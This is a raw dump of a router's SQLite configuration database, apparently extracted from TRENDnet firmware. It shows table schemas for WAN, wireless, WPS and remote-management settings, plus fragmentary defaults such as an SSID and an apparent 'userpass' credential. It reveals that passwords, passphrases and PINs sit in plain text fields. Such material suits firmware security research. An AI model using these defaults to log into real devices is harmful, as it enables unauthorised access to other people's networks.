/000:00:00:00:00:00
[tablemessagemessage
CREATE TABLE "message" ("msg" VARCHAR NOT NULL DEFAULT '',
etableuseruser
CREATE TABLE "user" ("user_name" VARCHAR DEFAULT '', "user_pwd" VARCHAR
DEFAULT '', "level" CHAR DEFAULT '')
atabledb_versiondb_version
CREATE TABLE "db_version" ("db_version" VARCHAR NOT NULL DEFAULT '',
"date" VARCHAR NOT NULL DEFAULT '')
tablelan_settingslan_settings
CREATE TABLE "lan_settings" ("lan_ip" VARCHAR NOT NULL DEFAULT ''
,"subnet_mask" VARCHAR NOT NULL DEFAULT '' ,"device_name" VARCHAR
DEFAULT '' ,"dns_relay" CHAR NOT NULL DEFAULT '' )
Qtabledhcp_serverdhcp_server
CREATE TABLE "dhcp_server" ("dhcp_enable" CHAR NOT NULL DEFAULT ''
,"start_ip" VARCHAR NOT NULL DEFAULT '' ,"end_ip" VARCHAR NOT NULL
DEFAULT '' ,"lease_time" INTEGER NOT NULL DEFAULT '' ,"domain_name"
VARCHAR DEFAULT '' )
[tablemessagemessage
CREATE TABLE "message" ("msg" VARCHAR NOT NULL DEFAULT '',
"return_page" VARCHAR NOT NULL DEFAULT '')
Mtablewan_settingswan_settings
CREATE TABLE "wan_settings" ("wan_type" CHAR NOT NULL DEFAULT '',
"wan_mac" VARCHAR DEFAULT '')
tablewan_pppoewan_pppoe
CREATE TABLE "wan_pppoe" ("conn_type" CHAR NOT NULL DEFAULT ''
,"user_name" VARCHAR NOT NULL DEFAULT '' ,"user_pwd" VARCHAR NOT NULL
DEFAULT '' ,"service_name" VARCHAR DEFAULT '' ,"ip_addr" VARCHAR
DEFAULT '' ,"primary_dns" VARCHAR DEFAULT '' ,"secondary_dns" VARCHAR
DEFAULT '' ,"conn_mode" VARCHAR NOT NULL DEFAULT '' ,"idle_time"
INTEGER DEFAULT '' ,"mtu" INTEGER NOT NULL DEFAULT '')
tabletime
CREATE TABLE "time" ("zone_index" INTEGER NOT NULL DEFAULT '',
"time_zone" VARCHAR NOT NULL DEFAULT '' ,"time_type" CHAR NOT NULL
DEFAULT '' ,"ntp_server" VARCHAR DEFAULT '' ,"manual_year" INTEGER
DEFAULT '' ,"manual_month" INTEGER DEFAULT '' ,"manual_day" INTEGER
DEFAULT '' ,"manual_hour" INTEGER DEFAULT '' ,"manual_min" INTEGER
DEFAULT '' ,"manual_sec" INTEGER DEFAULT '')
00.0.0.00.0.0.00.0.0.0always_on
-1280
-tabledaylight_savingdaylight_saving

```

```

CREATE TABLE "daylight_saving"
("daylight_enable" CHAR NOT NULL DEFAULT '', "start_month" INTEGER NOT
NULL DEFAULT '', "start_week" INTEGER NOT NULL DEFAULT '',
"start_weekday" INTEGER NOT NULL DEFAULT '', "end_month" INTEGER NOT
NULL DEFAULT '', "end_week" INTEGER NOT NULL DEFAULT '',
"end_weekday" INTEGER NOT NULL DEFAULT '')
ytabledynamic_dnsdynamic_dns
CREATE TABLE "dynamic_dns" ("ddns_enable" CHAR NOT NULL , "ddns_server"
VARCHAR NOT NULL , "host_name" VARCHAR NOT NULL , "user_name" VARCHAR
NOT NULL , "user_pwd" VARCHAR NOT NULL )_
{tablewebsite_filterwebsite_filter
CREATE TABLE "website_filter" ("url" VARCHAR NOT NULL )
mtableip_filterip_filter
CREATE TABLE "ip_filter" ("filter_enable" CHAR NOT NULL , "filter_name"
VARCHAR NOT NULL , "protocol" VARCHAR NOT NULL , "start_port" INTEGER
NOT NULL , "end_port" INTEGER NOT NULL , "start_ip" VARCHAR NOT NULL ,
"end_ip" VARCHAR NOT NULL )
0DynDns.org
0Filter TelnetAny
0.0.0.00.0.0.0'
0Filter POP3Anyynn0.0.0.00.0.0.0'
0Filter SMTPAny
0.0.0.00.0.0.0&
0Filter DNSAny550.0.0.00.0.0.0*
0Filter HTTPSAny
0.0.0.00.0.0.0'
0Filter HTTPAnyPP0.0.0.00.0.0.0&
0Filter FTPAny
0.0.0.00.0.0.0
00.0.0.0
!tableadvanced_networkadvanc
'tabledmzdmz
CREATE TABLE "dmz" ("dmz_enable" CHAR NOT NULL , "host_ip" VARCHAR NOT
NULL )
atableremote_managementremote_management
CREATE TABLE "remote_management" ("remote_enable" CHAR NOT NULL ,
"remote_port" INTEGER NOT NULL , "remote_start_ip" VARCHAR NOT NULL ,
"remote_end_ip" VARCHAR NOT NULL )
!tableadvanced_networkadvanced_network
CREATE TABLE "advanced_network" ("ping_wan_enable" CHAR NOT NULL ,
"upnp_enable" CHAR NOT NULL , "pptp_passthrough" CHAR NOT NULL ,
"l2tp_passthrough" CHAR NOT NULL , "ipsec_passthrough" CHAR NOT NULL )
ytablestatic_routingstatic_routing
CREATE TABLE "static_routing" ("network_addr" VARCHAR NOT NULL ,
"network_mask" VARCHAR NOT NULL , "gateway" VARCHAR NOT NULL , "iface"
VARCHAR NOT NULL , "metric" INTEGER NOT NULL )f
tablewizard_settingwizard_setting
CREATE TABLE "wizard_setting" ("start_wizard" CHAR NOT NULL )
11111
10101
ktablelog_settinglog_setting
CREATE TABLE "log_setting" ("system_activity" CHAR NOT NULL ,
"debug_info" CHAR NOT NULL , "attacks" CHAR NOT NULL ,
"dropped_packets" CHAR NOT NULL , "notice" CHAR NOT NULL )
tablesmtp_settingsssmtp_settings
CREATE TABLE "smtp_settings" ("smtp_enable" CHAR NOT NULL
,"smtp_account" VARCHAR NOT NULL , "smtp_pwd" VARCHAR NOT NULL ,

```

```

"smtp_server" VARCHAR NOT NULL DEFAULT '', "sender_addr" VARCHAR NOT
NULL DEFAULT '', "receiver_addr" VARCHAR NOT NULL DEFAULT '')
tablewireless_securitywireless_security
CREATE TABLE "wireless_security" ("security_type" CHAR NOT NULL
,"auth_type" VARCHAR,"wep_key_mode" VARCHAR,"wep_key_len"
CHAR,"default_wep_key" CHAR,"wep64_key1" VARCHAR,"wep64_key2" VARCHAR,
"wep64_key3" VARCHAR, "wep64_key4" VARCHAR, "wep128_key1" VARCHAR,
"wep128_key2" VARCHAR, "wep128_key3" VARCHAR, "wep128_key4" VARCHAR)
0userpass
0OPENhex51
pskTKIPAES0.0.0.0
0.0.0.0
tablewpa_settingswpa_settings
CREATE TABLE "wpa_settings" ("eap_type" VARCHAR NOT NULL ,
"cipher_type" VARCHAR NOT NULL , "passphrase" VARCHAR, "radius1_ip"
VARCHAR, "radius1_port" INTEGER, "radius1_secret" VARCHAR, "radius2_ip"
VARCHAR, "radius2_port" INTEGER, "radius2_secret" VARCHAR)
;tablewireless_basicwireless_basic
CREATE TABLE "wireless_basic" ("wireless_enable" CHAR NOT NULL , "ssid"
VARCHAR NOT NULL , "channel" INTEGER NOT NULL , "auto_channel" CHAR NOT
NULL , "dot11_mode" VARCHAR NOT NULL , "channel_width" VARCHAR NOT NULL
, "ssid_broadcast" CHAR NOT NULL , "wmm_enable" CHAR NOT NULL )h
tablewireless_filterwireless_filter
CREATE TABLE "wireless_filter" ("mac_addr" VARCHAR NOT NULL )
1tablewan_staticwan_static
CREATE TABLE "wan_static" ("ip_addr" VARCHAR NOT NULL , "subnet_mask"
VARCHAR NOT NULL , "gateway" VARCHAR NOT NULL , "primary_dns" VARCHAR
NOT NULL , "secondary_dns" VARCHAR NOT NULL , "mtu" INTEGER NOT NULL )
1TRENDnet654
011bgn011
0.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.0
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.0always_on
tablewan_l2tpwan_l2tp CREATE TABLE "wan_l2tp" ("conn_type" CHAR NOT
NULL , "ip_addr" VARCHAR NOT NULL , "subnet_mask" VARCHAR NOT NULL ,
"gateway" VARCHAR NOT NULL , "primary_dns" VARCHAR NOT NULL ,
"secondary_dns" VARCHAR NOT NULL , "server_ip" VARCHAR NOT NULL ,
"user_name" VARCHAR NOT NULL , "user_pwd" VARCHAR NOT NULL ,
"conn_mode" VARCHAR NOT NULL , "idle_time" INTEGER NOT NULL , "mtu"
INTEGER NOT NULL )n
7tablesyslogsyslog"CREATE TABLE "syslog" ("syslog_enable" CHAR NOT NULL
, "server_ip" VARCHAR NOT NULL )
%tablewebsite_filter_modewebsite_filter_mode#CREATE TABLE
"website_filter_mode" ("website_filter_mode" VARCHAR NOT NULL )
)tablewireless_filter_modewireless_filter_mode$CREATE TABLE
"wireless_filter_mode" ("wireless_filter_mode" VARCHAR NOT NULL )1
tablerestore_defaultrestore_default%CREATE TABLE "restore_default"
("restore_default" CHAR NOT NULL )
00.0.0.0
disable
disable
Etabledynamic_routingdynamic_routing*CREATE TABLE "dynamic_routing"
("rip_transmit" CHAR NOT NULL , "rip_receive" CHAR NOT NULL )
'tablewireless_advancedwireless_advanced&CREATE TABLE
"wireless_advanced" ("beacon_interval" INTEGER NOT NULL ,
"rts_threshold" INTEGER NOT NULL , "fragmentation" INTEGER NOT NULL ,
"dtim_interval" INTEGER NOT NULL , "preamble_type" CHAR NOT NULL ,
"igmp_enable" CHAR NOT NULL , "wireless_mode" CHAR NOT NULL )

```

```

wtablewan_dhcpwan_dhcp(CREATE TABLE "wan_dhcp" ("host_name" VARCHAR NOT
NULL , "use_unicasting" CHAR NOT NULL , "primary_dns" VARCHAR NOT NULL
, "secondary_dns" VARCHAR NOT NULL , "mtu" INTEGER NOT NULL )
tablespecial_applicationspecial_application)CREATE TABLE
"special_application" ("application_enable" CHAR NOT NULL ,
"application_name" VARCHAR NOT NULL , "trigger_protocol" VARCHAR NOT
NULL , "trigger_port" VARCHAR NOT NULL , "incoming_protocol" VARCHAR
NOT NULL , "incoming_port" VARCHAR NOT NULL )
10.0.0.00.0.0.0
0Quick Time 4Any554Any6970-69995
;OPC-to-PhoneAny12053Any12120,12122,24150-24220?
[0ICU IIAny2019Any2000-2038,2025-2051,2069,2085,3010-3030*
/0DialpadAny7175Any51200-51201,51210
0Battle.netAny6112Any6112
Ktablevirtual_servervirtual_server-CREATE TABLE "virtual_server"
("server_enable" CHAR NOT NULL , "server_name" VARCHAR NOT NULL ,
"protocol" VARCHAR NOT NULL , "private_port" INTEGER NOT NULL ,
"public_port" INTEGER NOT NULL , "server_ip" VARCHAR NOT NULL )u"
5tablenat_filternat_filter+CREATE TABLE "nat_filter" ("tcp_filter" CHAR
NOT NULL , "udp_filter" CHAR NOT NULL )
Etabledynamic_routingdynamic_routing*CREATE TABLE "dynamic_routing"
("rip_transmit" CHAR NOT NULL , "rip_receive" CHAR NOT NULL )
0NetMeetingTCP
0.0.0.0
0PPTPTCP
0.0.0.0
0IPSecUDP
0.0.0.0)
0Virtual Server TelnetTCP
0.0.0.0'
0Virtual Server POP3TCPnn0.0.0.0'
0Virtual Server SMTPTCP
0.0.0.0&
0Virtual Server DNSUDP550.0.0.0*
0Virtual Server HTTPSTCP
0.0.0.0'
0Virtual Server HTTPTCPPPP0.0.0.0&
0Virtual Server FTPTCP
0.0.0.0
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.00.0.0.0always_on
=tablewan_pptpwan_pptp/CREATE TABLE "wan_pptp" ("conn_type" CHAR NOT
NULL , "ip_addr" VARCHAR NOT NULL , "subnet_mask" VARCHAR NOT NULL
, "gateway" VARCHAR NOT NULL , "primary_dns" VARCHAR NOT NULL
, "secondary_dns" VARCHAR NOT NULL , "server_ip" VARCHAR NOT NULL
, "user_name" VARCHAR NOT NULL , "user_pwd" VARCHAR NOT NULL , "conn_mode"
VARCHAR NOT NULL , "idle_time" INTEGER NOT NULL , "mtu" INTEGER NOT NULL
, "mppe_enable" CHAR NOT NULL )
Ktablewan_russia_pptpwan_russia_pptp1CREATE TABLE "wan_russia_pptp"
("conn_type" CHAR NOT NULL , "ip_addr" VARCHAR NOT NULL , "subnet_mask"
VARCHAR NOT NULL , "gateway" VARCHAR NOT NULL , "primary_dns" VARCHAR NOT
NULL , "secondary_dns" VARCHAR NOT NULL , "server_ip" VARCHAR NOT NULL
, "user_name" VARCHAR NOT NULL , "user_pwd" VARCHAR NOT NULL , "conn_mode"
VARCHAR NOT NULL , "idle_time" INTEGER NOT NULL , "mtu" INTEGER NOT NULL
, "mppe_enable" CHAR NOT NULL )
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.00.0.0.0always_on
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.00.0.0.0always_on

```

```

'tablewan_russia_l2tpwan_russia_l2tp2CREATE TABLE "wan_russia_l2tp"
("conn_type" CHAR NOT NULL , "ip_addr" VARCHAR NOT NULL , "subnet_mask"
VARCHAR NOT NULL , "gateway" VARCHAR NOT NULL , "primary_dns" VARCHAR
NOT NULL , "secondary_dns" VARCHAR NOT NULL , "server_ip" VARCHAR NOT
NULL , "user_name" VARCHAR NOT NULL , "user_pwd" VARCHAR NOT NULL ,
"conn_mode" VARCHAR NOT NULL , "idle_time" INTEGER NOT NULL , "mtu"
INTEGER NOT NULL )
00.0.0.0always_on
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.0
Atablewireless_wpswireless_wps6CREATE TABLE "wireless_wps"
("wps_enable" CHAR NOT NULL , "client_pin_number" VARCHAR NOT NULL
, "current_pin_number" VARCHAR NOT NULL , "wps_status" CHAR NOT NULL
, "wsc_mode" CHAR NOT NULL , "lock_wps_pin" CHAR NOT NULL )
otablewan_russia_pppoe wan_russia_pppoe4CREATE TABLE "wan_russia_pppoe"
("conn_type" CHAR NOT NULL DEFAULT '' , "user_name" VARCHAR NOT NULL
DEFAULT '' , "user_pwd" VARCHAR NOT NULL DEFAULT '' , "service_name"
VARCHAR DEFAULT '' , "ip_addr" VARCHAR DEFAULT '' , "conn_mode" VARCHAR
NOT NULL DEFAULT '' , "idle_time" INTEGER DEFAULT '' , "mtu" INTEGER NOT
NULL DEFAULT '' , "russia_conn_type" CHAR NOT NULL DEFAULT ''
, "russia_ip_addr" VARCHAR NOT NULL DEFAULT '' , "russia_subnet_mask"
VARCHAR NOT NULL DEFAULT '' , "russia_gateway" VARCHAR NOT NULL
DEFAULT '' , "russia_primary_dns" VARCHAR NOT NULL DEFAULT ''
, "russia_secondary_dns" VARCHAR NOT NULL DEFAULT '' )
100000000000000000011

```